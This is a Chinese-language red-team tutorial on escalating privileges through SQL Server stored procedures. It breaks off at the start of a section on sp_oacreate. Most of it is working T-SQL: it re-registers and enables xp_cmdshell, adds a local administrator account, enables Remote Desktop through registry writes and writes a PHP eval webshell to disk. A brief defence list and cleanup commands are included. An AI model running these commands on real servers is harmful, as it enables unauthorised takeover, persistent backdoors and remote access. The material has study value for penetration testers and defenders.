

【红蓝对抗】SQL Server 提权

渗透测试往往由信息收集开始，而提权是渗透测试中较为重要的环节，若始终以“低权限”身份进行渗透，测试出的问题相对于高权限的质量会低很多，权限提升意味着用户获得不允许他使用的权限。比如从一个普通用户，通过“手段”让自己变为管理员用户，也可以理解为利用操作系统或软件应用程序中的错误，设计缺陷或配置错误来获得对更高访问权限的行为。

提权又分为系统提权、数据库提权、第三方提权等等，此篇文章就介绍了 SQL Serve 部分的提权方法，一起来看看吧。

知识补充

系统库

含义	
master	master 数据库控制 SQLserver 数据库所有方面。这个数据库中包括了所有的配置信息、用户登录信息、当前正在服务器中运行的过程的信息等。
model	model 数据库是建立所有用户数据库时的模版。新建数据库时，SQLserver 会把 model 数据库中的所有对象建立一份拷贝并移到新数据库中。在模版对象被拷贝到新的用户数据库中之后，该数据库的所有多余空间都将被空页填满。
tempdb	tempdb 数据库是一个非常特殊的数据库，供所有访问 SQLserver 数据库的用户使用。这个库用来保存所有的临时表、存储过程和其他 SQLserver 建立的临时用的东西。
msdb	msdb 数据库是 SQLserver 数据库中的特例，若想查看此数据库的实际定义，会发现它其实是一个用户数据库。所有的任务调度、报警、操作员都存储在 msdb 数据库中。该库的另一个功能是用来存储所有备份历史。SQLserver agent 将会使用这个库。

存储过程

一、介绍

存储过程是一个可编程的函数，它在数据库中创建并保存，是存储在服务器中的一组预编译过的 T-SQL（SQL 语言版本之一，只能在 SQLserver 使用）语句。数据库中的存储过程可以看做是对编程中面向对象方法的模拟。它允许控制数据的访问方式（可以将存储过程理解为函数调用的过程），使用 execute 命令执行存储过程。

二、分类

系统存储过程、扩展存储过程、用户自定义的存储过程。


1. 系统存储过程主要存储在 master 数据库中，以 "sp_" 为前缀，在任何数据库中都可以调用，在调用的时候不必在存储过程前加上数据库名；
2. 扩展存储过程则是对动态链接库 (DLL) 函数的调用，主要是用于客户端与服务器端或客户端之间进行通信的，以 "xp_" 为前缀，使用方法与系统存储过程类似；
3. 用户定义的存储过程是 SQLServer 的使用者编写的存储过程；

三、执行

存储过程为数据库提供了强大的功能，但在相应的权限下，攻击者可以利用不同的存储过程执行不同的高级功能，如：创建数据库用户、枚举文件目录、执行任意系统命令等。正因如此，SQLserver2005、2008 等之后的版本分别对存储过程做了权限控制，以防滥用。


以下提权方式多为利用存储过程进行提权，想要查看数据库中是否有对应的存储过程，可以用下面的语句，若返回结果为 1，则说明已开启。

```
select count(*) from master.dbo.sysobjects where xtype='x' and  
name='sp_oacreate';
```



或者可以查询对应数据库中定义的存储过程有哪些

```
select routine_catalog,specific_schema,routine_name,routine_definition
from master.information_schema.routines
order by routine_name;
```



环境：

- Windows server2003
- SQLserver2005;

xp_cmdshell 扩展存储过程提权

扩展存储过程中 xp_cmdshell 是一个开放接口，可以让 SQLserver 调用 cmd 命令，直接用 SQL 语句实现 cmd 操作，危害非常大。此存储过程在 SQLserver2000 中默认开启，2005 本身及之后的版本默认禁止，所以想要使用该存储过程，就需要拥有 SA 账号相应权限，使用 sp_configure（显示或更改当前服务器的全局配置设置）将其开启。

SA 是 Microsoft SQLServer 的管理员帐号，拥有最高权限，它可以执行扩展存储过程，并获得返回值。2005 的 xp_cmdshell 的权限一般是 system，而 2008 多数为 nt authority\network service。

一、前提条件

- 已获取到 sqlserver sysadmin 权限用户的账号与密码；
- SQLserver 服务未降权：


- SQLserver 可以外连；

执行系统命令添加管理员账号提权

1. 连接 SQL server 数据库，检查 xp_cmdshell 是否开启

```
select count(*) from master.dbo.sysobjects where xtype='x' and  
name='xp_cmdshell';
```

\# xtype 为对象类型，xtype='x'表示 xp_cmdshell 的对象类型为扩展存储过程。



若返回结果为 1，则证明开启。

- 如果 xp_cmdshell 被删除，可以使用以下命令重新加载。

```
dbcc addextendedproc("xp_cmdshell","xplog70.dll");
```

- 如果连 xplog70.dll 文件都被删除，可以上传 xplog70.dll 进行恢复

```
exec master.sys.sp_addextendedproc 'xp_cmdshell', 'C:\Program Files\Microsoft  
SQL Server\MSSQL\Binn\xplog70.dll';
```

2. 启用 xp_cmdshell 扩展存储过程

```
exec sp_configure 'show advanced options',1;
```


\# 默认情况下 sp_configure 无法查看和更改高级配置选项，show advanced options”用来显示或更改当前服务器的全局配置设置。当“显示高级选项”设置为 1 时（默认值为 0），可以使用 sp_configure 列出、更改高级选项。

reconfigure;

reconfigure 使语句执行后立即生效，若无此命令，需重启 SQLserver 后才生效。

```
exec sp_configure 'xp_cmdshell',1;
```

reconfigure;



3. 查看权限

通过 xp_cmdshell 执行系统命令 whoami，查看当前权限。

```
exec xp_cmdshell "whoami";
```



4. 提权


```
exec xp_cmdshell "net user estelle 123456/add"
```

```
exec xp_cmdshell "net localgroup administrators estelle /add"
```

```
exec xp_cmdshell "net user estelle"
```

5. 查看 3389 开启状态

```
exec master.dbo.xp_cmdshell 'netstat -ano';
```



	output
1	NULL
2	Active Connections
3	NULL
4	Proto Local Address Foreign Address...
5	TCP 0.0.0.0:80 0.0.0.0:0 ...
6	TCP 0.0.0.0:135 0.0.0.0:0 ...
7	TCP 0.0.0.0:445 0.0.0.0:0 ...
8	TCP 0.0.0.0:1025 0.0.0.0:0 ...
9	TCP 0.0.0.0:1433 0.0.0.0:0 ...
10	TCP 0.0.0.0:2383 0.0.0.0:0 ...
11	TCP 127.0.0.1:1028 0.0.0.0:0 ...
12	TCP 127.0.0.1:1434 0.0.0.0:0 ...
13	TCP 172.16.100.7:139 0.0.0.0:0 ...
14	UDP 0.0.0.0:445 *.x ...
15	UDP 0.0.0.0:500 *.x ...
16	UDP 0.0.0.0:1026 *.x ...
17	UDP 0.0.0.0:1031 *.x ...
18	UDP 0.0.0.0:4500 *.x ...
19	UDP 127.0.0.1:123 *.x ...
20	UDP 127.0.0.1:1027 *.x ...
21	UDP 172.16.100.7:123 *.x ...
22	UDP 172.16.100.7:137 *.x ...
23	UDP 172.16.100.7:138 *.x ...
24	NULL

- 若目标主机未开启 3389 端口，可以使用以下命令开启。

使用写入注册表方式开启

```
exec
```

```
master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG_DWORD',0;
```


或

```
exec master..xp_cmdshell "REG ADD
```

```
HKLM\SYSTEM\CurrentControlSet\Control\Terminal "Server" /v fDenyTSConnections
```

/t REG_DWORD /d 0 /f"

exec xp_cmdshell 'netstat -ano';



ANY-001.mas...LQuery1.sql* 摘要


```
exec master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentC  
exec xp_cmdshell 'netstat -ano';
```

结果 消息

	output
1	NULL
2	Active Connections
3	NULL
4	Proto Local Address Foreign Address State PID
5	TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
6	TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 708
7	TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
8	TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING 440
9	TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING 1404
10	TCP 0.0.0.0:2383 0.0.0.0:0 LISTENING 1448
11	TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 2640
12	TCP 127.0.0.1:1028 0.0.0.0:0 LISTENING 2804
13	TCP 127.0.0.1:1434 0.0.0.0:0 LISTENING 1404
14	TCP 172.16.100.7:139 0.0.0.0:0 LISTENING 4
15	UDP 0.0.0.0:445 *.*. 4
16	UDP 0.0.0.0:500 *.*. 440
17	UDP 0.0.0.0:1026 *.*. 768
18	UDP 0.0.0.0:1031 *.*. 768
19	UDP 0.0.0.0:4500 *.*. 440
20	UDP 127.0.0.1:123 *.*. 812
21	UDP 127.0.0.1:1027 *.*. 812
22	UDP 172.16.100.7:123 *.*. 812
23	UDP 172.16.100.7:137 *.*. 4
24	UDP 172.16.100.7:138 *.*. 4
25	NULL

Tide安全团队

6. 使用创建的账号，登录目标主机远程桌面。



7. 提权恢复

- 关闭 3389 端口

exec

master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG_DWORD',1;

- 关闭 xp_cmdshell 扩展存储过程

exec sp_configure 'xp_cmdshell',0;

reconfigure;

exec sp_configure 'show advanced options',0;

reconfigure;

写入木马文件提权

也可以用 echo 命令写入 webshell 到 web 目录，再使用菜刀或者蚁剑等工具连接 shell 这种方式进行提权。此方法中写入 webshell 不难，但获取绝对路径需要费些事儿。


1. 其中一种办法可以使用 cmd 命令进行搜索文件、xp_dirtree、xp_subdirs 等方式获取绝对路径。

```
execute xp_dirtree 'c:'          # 列出所有 c:\ 文件、目录、子目录
execute xp_dirtree 'c:',1        # 只列 c:\ 目录
execute xp_dirtree 'c:',1,1      # 列 c:\ 目录、文件
exec xp_cmdshell "echo '^<?php @eval($_POST[123]);?^>'>c:\2.php"    # 写木马
```

```
1  exec sp_configure 'show advanced options',1;
2  reconfigure;
3  exec sp_configure 'xp_cmdshell',1;
4  reconfigure;
5  exec xp_cmdshell "echo '^<?@eval($_POST[123]);?^>' > c:\2.php"
```

 Tide安全团队

2. 或者可以直接使用 SQL TOOLS 工具执行命令、上传。



三、防御

1. 在确定不需要的情况下，删除：xp_cmdshell、xp_dirtree、xp_regread、xp_regdeletekey、xp_regdeletevalue、xp_regwrite、sp_oacreate、sp_oadestroy、sp_oagetErrorInfo、sp_oagetProperty、sp_oamethod、sp_oasetProperty、sp_oastop 这些存储过程，移走相关的动态连接库文件，在需要的时候复制到原来的位置即可。
2. 应用程序和网站在与后台的 Microsoft SQLServer 数据库连接时不要用 SA 等高权限的用户连接。
3. 给 SA 等高权限的用户设置强密码。

sp_oacreate (无回显)

如果 xp_cmdshell 扩展存储过程被删除或者无法使用，可以使用 sp_oacreate 和 sp_oamethod 调用系统 wscript.shell 来执行系统命令。sp_oacreate 是一个非常危险的存储过程，可以删除、复制、移动文件，还能配合 sp_oamethod 来写文件执行 cmd。

sp_oacreate 和 sp_oamethod 两个过程分别用来创建和执行脚本语言，换言之就是 xp_cmdshell 能执行的 sp_oacreate+sp_oamethod 同样能胜任。

调用 wscript.shell 执行命令

一、前提条件

